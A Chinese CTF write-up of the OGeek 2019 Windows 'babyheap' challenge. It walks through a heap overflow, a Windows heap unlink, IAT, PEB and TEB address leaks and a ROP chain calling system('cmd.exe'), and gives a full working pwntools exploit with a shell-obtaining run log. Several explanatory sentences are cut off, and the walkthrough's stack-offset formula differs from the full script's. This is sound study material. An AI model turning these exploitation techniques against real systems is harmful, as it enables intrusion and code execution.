ogeek ctf 2019 win pwn babyheap 详解

Ex / 2019-09-15 10:42:12 / 浏览数 2336 安全技术 CTF 顶(0) 踩(0)

一道很经典的 win pwn ，根据出题人的意思，该题是受`WCTF`的`LazyFragmentationHeap`启发而得来的。

源程序下载：https://github.com/Ex-Origin/ctf-writeups/tree/master/ogeekctf2019/pwn/babyheap 。

在这里先感谢出题人`m4x`和`WCTF`的一位大佬`Angelboy`的指点。

babyheap

源码：https://github.com/bash-c/pwn_repo/tree/master/oGeekCTF2019_babyheap_src。

漏洞点

程序流比较简单，直接就是`polish`存在堆溢出。

```
void polish()
{
   int idx = -1;
   puts("\nA little change will make a difference.\n");
   puts("Which one will you polish?");
   scanf_wrapper("%d", idx);

   if (idx < 0 || idx >= 18)
   {
       puts("error");
       return;
   }

   if (g_inuse[idx])
   {
       int size = 0;
       puts("And what's the length this time?");
       scanf_wrapper("%d", size);
       puts("Then name it again : ");

       read_n(g_sword[idx], size); // heap overflow
   }
   else
   {
       puts("It seems that you don't own this sword.");
   }
}
```

leak heap header

Windows 10 使用的是`Nt heap`，对于使用中的堆块和free的堆块头部都会用`_HEAP->Encoding`进行异或加密，用来防止堆溢出，所以我们要先leak出free的堆块头部加密后的内容，否则我们堆溢

```
sh.recvuntil('gift : 0x')
image_base = int(sh.recvuntil('\r\n'), 16) - 0x001090
log.info('image_base: ' + hex(image_base))

for i in range(6):
   add(0x58, '\n')

destroy(2)

# leak free heap header
free_heap_header = ''
while(len(free_heap_header) < 8):
   head_length = len(free_heap_header)
   polish(1, 0x58 + head_length, 'a' * (0x58 + head_length) + '\n')
   check(1)
   sh.recvuntil('a' * (0x58 + head_length))
   free_heap_header += sh.recvuntil('\r\n', drop=True) + '\0'

free_heap_header = free_heap_header[:8]
# recover
polish(1, 0x60, 'a' * 0x58 + free_heap_header)
```

这里特别要注意的是，使用中的heap 头部和 free 的heap 头部并不相同，所以一定不能leak错了。

Windows heap unlink

这个以前从来没有见过，和Linux的unlink差别挺大的，原理可以用下面的代码简单描述一下：

```
#include <windows.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

char* ptr[0x10];

int main()
{
   HANDLE heap = HeapCreate(HEAP_NO_SERIALIZE, 0x2000, 0x2000);
   setbuf(stdout, NULL);
   ptr[0] = (char*)HeapAlloc(heap, HEAP_NO_SERIALIZE, 0x18);
   ptr[1] = (char*)HeapAlloc(heap, HEAP_NO_SERIALIZE, 0x18);
   ptr[2] = (char*)HeapAlloc(heap, HEAP_NO_SERIALIZE, 0x18);
   ptr[3] = (char*)HeapAlloc(heap, HEAP_NO_SERIALIZE, 0x18);
   ptr[4] = (char*)HeapAlloc(heap, HEAP_NO_SERIALIZE, 0x18);
   ptr[5] = (char*)HeapAlloc(heap, HEAP_NO_SERIALIZE, 0x18);
   HeapFree(heap, HEAP_NO_SERIALIZE, ptr[2]);
   HeapFree(heap, HEAP_NO_SERIALIZE, ptr[4]);
   *(void**)(ptr[2]) = &ptr[2] - 1;
   *(void**)(ptr[2] + 4) = &ptr[2];
   printf("%p: %p\n", &ptr[2], ptr[2]);
   HeapFree(heap, HEAP_NO_SERIALIZE, ptr[1]);
   printf("%p: %p\n", &ptr[2], ptr[2]);
   return 0;
}
```

其作用就是让`ptr[2]`指针指向自己，这个和Linux有点像。

```
destroy(4)
polish(1, 0x58 + 8 + 8, 'b' * 0x58 + free_heap_header + p32(ptr_addr + 4) + p32(ptr_addr + 8) + '\n')
destroy(1)
```

然后再用后门功能使得`unlink`后的指针可以进行编辑。

```
sh.sendlineafter('choice?\r\n', '1337')
sh.sendlineafter('target?\r\n', str(g_inuse_addr + 2))
polish(2, 4, p32(ptr_addr + 12) + '\n')
```

完成这些操作后，我们就能利用`index_2`来操作`index_3`指针的指向，实现任意地址读写。

泄露地址信息

这个和Linux 差不多，只不过Linux 是 got 表，而 Windows 是 iat 表。至于iat具体在哪个dll动态库里面，这个可以用IDA或者PE工具来查看。

其查询结果如下所示：

```
.idata:00403000 ; Imports from KERNEL32.dll
.idata:00403000 ;
.idata:00403000 ; ===========================================================================
.idata:00403000
.idata:00403000 ; Segment type: Externs
.idata:00403000 ; _idata
.idata:00403000 ; HANDLE __stdcall HeapCreate(DWORD flOptions, SIZE_T dwInitialSize, SIZE_T dwMaximumSize)
.idata:00403000                 extrn HeapCreate:dword  ; CODE XREF: .text:0040111A↑p
```

我们会在后面需要`ntdll`的地址，而`ntdll`并不在`babyheap`的导入表中，所以我们需要从`KERNEL32`中进行泄露。

```
# leak dll base addr
puts_iat = image_base + 0x0030C8 # ucrtbase.dll
Sleep_iat = image_base + 0x003008 # KERNEL32.dll

polish(2, 4, p32(puts_iat) + '\n')
check(3)
sh.recvuntil('Show : ')
result = sh.recvuntil('\r\n', drop=True)[:4]
ucrtbase_addr = u32(result) - 0xb89b0
log.success('ucrtbase_addr: ' + hex(ucrtbase_addr))

polish(2, 4, p32(Sleep_iat) + '\n')
check(3)
sh.recvuntil('Show : ')
result = sh.recvuntil('\r\n', drop=True)[:4]
KERNEL32_addr = u32(result) - 0x00021ab0
log.success('KERNEL32_addr: ' + hex(KERNEL32_addr))

NtCreateFile_iat = KERNEL32_addr + 0x000819bc

polish(2, 4, p32(NtCreateFile_iat) + '\n')
check(3)
sh.recvuntil('Show : ')
result = sh.recvuntil('\r\n', drop=True)[:4]
ntdll_addr = u32(result) - 0x709f0
log.success('ntdll_addr: ' + hex(ntdll_addr))
```

查询peb和teb，泄露StackBase

当我么拥有了任意读写能力，该怎么控制程序流呢？

由于 Windows 的 Nt heap 似乎并没有 hook
之类的，所以我们只能利用传统的栈溢出来控制程序流，但是我们该如何获知栈地址呢，根据Angelboy师傅的提示，TEB中会储存栈基地址。

如下所示：

```
0:000> !teb
TEB at 00ffa000
   ExceptionList:        010ff99c
   StackBase:            01100000
   StackLimit:           010fd000
   SubSystemTib:         00000000
   FiberData:            00001e00
   ArbitraryUserPointer: 00000000
   Self:                 00ffa000
   EnvironmentPointer:   00000000
   ClientId:             000013b0 . 00002218
   RpcHandle:            00000000
   Tls Storage:          00ffa02c
   PEB Address:          00ff7000
   LastErrorValue:       0
   LastStatusValue:      0
   Count Owned Locks:    0
   HardErrorMode:        0
```

对于 Windows
的程序来说，每个进程都有一个PEB，每个线程都有一个TEB，而且他们的相对偏移一般是固定的。那么我们只要知道PEB的地址，就可以计算出TEB的地址，从而泄露Stac

但是PEB的地址又该怎么查询呢，在ntdll!PebLdr附近，有一个值可以泄露出PEB的地址，其调试结果如下：

```
0:000> r $peb
$peb=00ff7000
0:000> dd ntdll!PebLdr
76f90c40  00000030 00000001 00000000 01352be8
76f90c50  01353c38 01352bf0 01353c40 01352b10
76f90c60  01353c48 00000000 00000000 00000000
76f90c70  00000002 00000000 00000000 00000000
76f90c80  00000000 00000000 00000000 00000000
76f90c90  00000000 00000000 00000000 00000000
76f90ca0  00000000 00000000 00000000 00000000
```

```
76f90cb0  00000000 00000000 00000000 00000000
0:000> dd 76f90c00
76f90c00  00000000 00000000 00000080 00ff721c
76f90c10  00000000 01352b00 76e70000 00000000
76f90c20  01350000 00000000 00000000 00000000
76f90c30  00000000 00000000 00000000 00000000
76f90c40  00000030 00000001 00000000 01352be8
76f90c50  01353c38 01352bf0 01353c40 01352b10
76f90c60  01353c48 00000000 00000000 00000000
76f90c70  00000002 00000000 00000000 00000000
```

从上面可以看到ntdll!PebLdr向上偏移52字节的地方存储着PEB地址的信息，而且这个地址信息和PEB地址的偏移总是0x21c，所以我们可以利用该地址信息来计算出PEB

```
ntdll_PedLdr_addr = ntdll_addr + 0x120c40
log.success('ntdll_PedLdr_addr: ' + hex(ntdll_PedLdr_addr))
polish(2, 4, p32(ntdll_PedLdr_addr - 52) + '\n')
check(3)
sh.recvuntil('Show : ')
result = sh.recvuntil('\r\n', drop=True)[:4]
Peb_addr = u32(result.ljust(4, '\0')) - 0x21c
log.success('Peb_addr: ' + hex(Peb_addr))
```

又因为PEB和TEB的地址的偏移是固定的，我们可以计算出babyheap线程的TEB的地址然后泄露出该线程的栈基地址。

其偏移结果如下：

```
0:000> r $peb
$peb=00ff7000
0:000> r $teb
$teb=00ffa000
```

查看之前，要先把线程调成babyheap的，通过查看计算出他们的偏移是0x3000。

对应的脚本如下：

```
# leak StackBase
babyheap_Teb_addr = Peb_addr + 0x3000
log.success('babyheap_Teb_addr: ' + hex(babyheap_Teb_addr))
result = ''
while(len(result) < 4):
   result_length = len(result)
   polish(2, 4, p32(babyheap_Teb_addr + 4 + result_length) + '\n')
   check(3)
   sh.recvuntil('Show : ')
   result += sh.recvuntil('\r\n', drop=True) + '\0'

StackBase = u32(result[:4])
log.success('StackBase: ' + hex(StackBase))
```

寻找main_ret_addr

我们虽然知道了StackBase，但是由于受到ASLR影响，main函数的返回地址对于StackBase来说并不是固定偏移的，这点和Linux是一样的，那么我们该怎么查找main_

由于程序的地址信息我们都已经泄露出来了，所以我们根据偏移是可以计算出main_ret_addr这个地址里储存的内容的，而且我们原本就有任意地址读的能力，那么我们可

> 这里提一下我犯得一个错误，开始时我尝试将整个栈一次性全部读取下来，但是不仅花的时间长，而且还总是crash，最后我想了一个办法，由于main_ret_addr地址是

在寻找之前，我们要先把g_inuse全部设置为1，以加快查找速度。

```
polish(2, 4, p32(g_inuse_addr + 3) + '\n')
polish(3, 4, p8(1) * 4 + '\n')

main_ret_content = image_base + 0x193b
log.success('main_ret_content: ' + hex(main_ret_content))
# search stack
log.info('Start searching stack, it will take a long time.')
main_ret_addr = 0
for addr in range(StackBase - 0x1000, StackBase, 0x10)[::-1]:
   if(main_ret_addr == 0):
       polish(2, 0x10, p32(addr + 12) + p32(addr + 8) + p32(addr + 4) + p32(addr) + '\n')
       for i in range(3, 3 + 4):
           check(i)
           sh.recvuntil('Show : ')
           result = sh.recvuntil('\r\n', drop=True)[:4]
           content = u32(result.ljust(4, '\0'))
           if(content == main_ret_content):
               main_ret_addr = addr - (3-(i-3)) * 4
               break

log.success('main_ret_addr: ' + hex(main_ret_addr))
```

由于栈比较大，所以整体读取需要的时间还是比较长的，需要耐心等待，如果超时可以重新试一遍，因为`main_ret_addr`本身就是不固定的，所以读取时间或长或短。

ROP拿shell

读到`main_ret_addr`之后就是正常的ROP了。

```
polish(2, 0x10, p32(main_ret_addr) + 'cmd.exe\0\n')

layout = [
   ucrtbase_addr + 0x000efd80, # system
   image_base + 0x21AF, # exit
   ptr_addr + 4 * 4,
   0,
]
payload = flat(layout)
polish(3, len(payload), payload + '\n')

sh.sendlineafter('choice?\r\n', 5)

sh.interactive()
```

完整脚本

```
#!/usr/bin/python2
# -*- coding:utf-8 -*-

from pwn import *

# context.log_level = 'debug'
context.arch = 'i386'
sh = remote('192.168.3.129', 10001)

def add(size, content):
   sh.sendlineafter('choice?\r\n', '1')
   sh.sendlineafter('sword?\r\n', str(size))
   sh.sendafter('Name it!\r\n', content)

def destroy(index):
   sh.sendlineafter('choice?\r\n', '2')
   sh.sendlineafter('destroy?\r\n', str(index))

def polish(index, size, content):
   sh.sendlineafter('choice?\r\n', '3')
   sh.sendlineafter('polish?\r\n', str(index))
   sh.sendlineafter('time?\r\n', str(size))
   sh.sendafter('again : \r\n', content)

def check(index):
   sh.sendlineafter('choice?\r\n', '4')
   sh.sendlineafter('check?\r\n', str(index))

sh.recvuntil('gift : 0x')
image_base = int(sh.recvuntil('\r\n'), 16) - 0x001090
log.info('image_base: ' + hex(image_base))

ptr_addr = image_base + 0x4370
g_inuse_addr = image_base + 0x0043BC

for i in range(6):
   add(0x58, '\n')
```

```
destroy(2)

# leak free heap header
free_heap_header = ''
while(len(free_heap_header) < 8):
   head_length = len(free_heap_header)
   polish(1, 0x58 + head_length, 'a' * (0x58 + head_length) + '\n')
   check(1)
   sh.recvuntil('a' * (0x58 + head_length))
   free_heap_header += sh.recvuntil('\r\n', drop=True) + '\0'

free_heap_header = free_heap_header[:8]
# recover
polish(1, 0x60, 'a' * 0x58 + free_heap_header + '\n')

#unlink
destroy(4)
polish(1, 0x58 + 8 + 8, 'b' * 0x58 + free_heap_header + p32(ptr_addr + 4) + p32(ptr_addr + 8) + '\n')
destroy(1)

sh.sendlineafter('choice?\r\n', '1337')
sh.sendlineafter('target?\r\n', str(g_inuse_addr + 2))
polish(2, 4, p32(ptr_addr + 12) + '\n')


# leak dll base addr
puts_iat = image_base + 0x0030C8 # ucrtbase.dll
Sleep_iat = image_base + 0x003008 # KERNEL32.dll

polish(2, 4, p32(puts_iat) + '\n')
check(3)
sh.recvuntil('Show : ')
result = sh.recvuntil('\r\n', drop=True)[:4]
ucrtbase_addr = u32(result) - 0xb89b0
log.success('ucrtbase_addr: ' + hex(ucrtbase_addr))

polish(2, 4, p32(Sleep_iat) + '\n')
check(3)
sh.recvuntil('Show : ')
result = sh.recvuntil('\r\n', drop=True)[:4]
KERNEL32_addr = u32(result) - 0x00021ab0
log.success('KERNEL32_addr: ' + hex(KERNEL32_addr))

NtCreateFile_iat = KERNEL32_addr + 0x000819bc

polish(2, 4, p32(NtCreateFile_iat) + '\n')
check(3)
sh.recvuntil('Show : ')
result = sh.recvuntil('\r\n', drop=True)[:4]
ntdll_addr = u32(result) - 0x709f0
log.success('ntdll_addr: ' + hex(ntdll_addr))


# leak PEB
ntdll_PedLdr_addr = ntdll_addr + 0x120c40
log.success('ntdll_PedLdr_addr: ' + hex(ntdll_PedLdr_addr))
polish(2, 4, p32(ntdll_PedLdr_addr - 52) + '\n')
check(3)
sh.recvuntil('Show : ')
result = sh.recvuntil('\r\n', drop=True)[:4]
Peb_addr = u32(result.ljust(4, '\0')) - 0x21c
log.success('Peb_addr: ' + hex(Peb_addr))

# leak StackBase
babyheap_Teb_addr = Peb_addr + 0x3000
log.success('babyheap_Teb_addr: ' + hex(babyheap_Teb_addr))
result = ''
while(len(result) < 4):
   result_length = len(result)
   polish(2, 4, p32(babyheap_Teb_addr + 4 + result_length) + '\n')
   check(3)
   sh.recvuntil('Show : ')
   result += sh.recvuntil('\r\n', drop=True) + '\0'

StackBase = u32(result[:4])
log.success('StackBase: ' + hex(StackBase))


# leak main_ret_addr
polish(2, 4, p32(g_inuse_addr + 3) + '\n')
polish(3, 4, p8(1) * 4 + '\n')

main_ret_content = image_base + 0x193b
log.success('main_ret_content: ' + hex(main_ret_content))
# search stack
log.info('Start searching stack, it will take a long time.')
main_ret_addr = 0
for addr in range(StackBase - 0x1000, StackBase, 0x10)[::-1]:
   if(main_ret_addr == 0):
       polish(2, 0x10, p32(addr + 12) + p32(addr + 8) + p32(addr + 4) + p32(addr) + '\n')
       for i in range(3, 3 + 4):
           check(i)
           sh.recvuntil('Show : ')
           result = sh.recvuntil('\r\n', drop=True)[:4]
           content = u32(result.ljust(4, '\0'))
           if(content == main_ret_content):
               main_ret_addr = addr + (3-(i-3)) * 4
               break

log.success('main_ret_addr: ' + hex(main_ret_addr))

polish(2, 0x10, p32(main_ret_addr) + 'cmd.exe\0\n')

layout = [
   ucrtbase_addr + 0x000efd80, # system
   image_base + 0x21AF, # exit
   ptr_addr + 4 * 4,
   0,
]
payload = flat(layout)
polish(3, len(payload), payload + '\n')

sh.sendlineafter('choice?\r\n', '5')

sh.interactive()
```

运行实例：

```
ex@Ex:~/ogeek2019/pwn/babyheap$ python my_exp.py
[+] Opening connection to 192.168.3.129 on port 10001: Done
[*] image_base: 0xaa0000
[+] ucrtbase_addr: 0x76970000
[+] KERNEL32_addr: 0x76280000
[+] ntdll_addr: 0x76e70000
[+] ntdll_PedLdr_addr: 0x76f90c40
[+] Peb_addr: 0x205000
[+] babyheap_Teb_addr: 0x208000
[+] StackBase: 0x500000
[+] main_ret_content: 0xaa193b
[*] Start searching stack, it will take a long time.
[+] main_ret_addr: 0x4ff830
[*] Switching to interactive mode
Microsoft Windows [Version 10.0.17763.557]
(c) 2018 Microsoft Corporation. All rights reserved.

D:\ogeek2019\babyheap>$ dir
dir
```

```
Volume in drive D is data
Volume Serial Number is 4669-C996

Directory of D:\ogeek2019\babyheap

2019-09-10  13:06    <DIR>          .
2019-09-10  13:06    <DIR>          ..
2019-07-30  13:59            12,288 babyheap.exe
2019-09-10  13:06           196,608 babyheap.id0
2019-09-10  13:06            49,152 babyheap.id1
2019-09-10  13:06               191 babyheap.id2
2019-09-08  15:47           264,809 babyheap.idb
2019-09-10  13:06            16,384 babyheap.nam
2019-09-10  13:06             2,177 babyheap.til
2019-07-18  17:49           649,064 kernel32.dll
2019-09-08  14:45        10,298,900 kernel32.idb
2019-07-18  17:48         1,191,728 ucrtbase.dll
2019-06-20  19:00            80,880 vcruntime140.dll
2019-08-16  15:50            17,662 winver.png
2019-08-20  21:01            49,152 win_server.exe
             13 File(s)     12,828,995 bytes
              2 Dir(s)   9,985,400,832 bytes free

D:\ogeek2019\babyheap>$ whoami
whoami
win10\ex
```

点击收藏 | 1 关注 | 2


上一篇：登陆页面渗透测试常见的几种思路与总结！ 下一篇：bytesCTF dot_serv...

1. 2 条回复

byzero512 2019-09-25 23:55:16

师傅做windows pwn的时候, 写脚本的时候是怎么进行debug的?

0 回复Ta


Ex 2019-09-26 20:43:01

@byzero512
在要调试的点前面提前用pause()函数暂停，再用windbg跟上去，然后下断点，再让脚本继续执行，这样脚本就会在断点处停下。我是这样调试的，方法有点笨。

0 回复Ta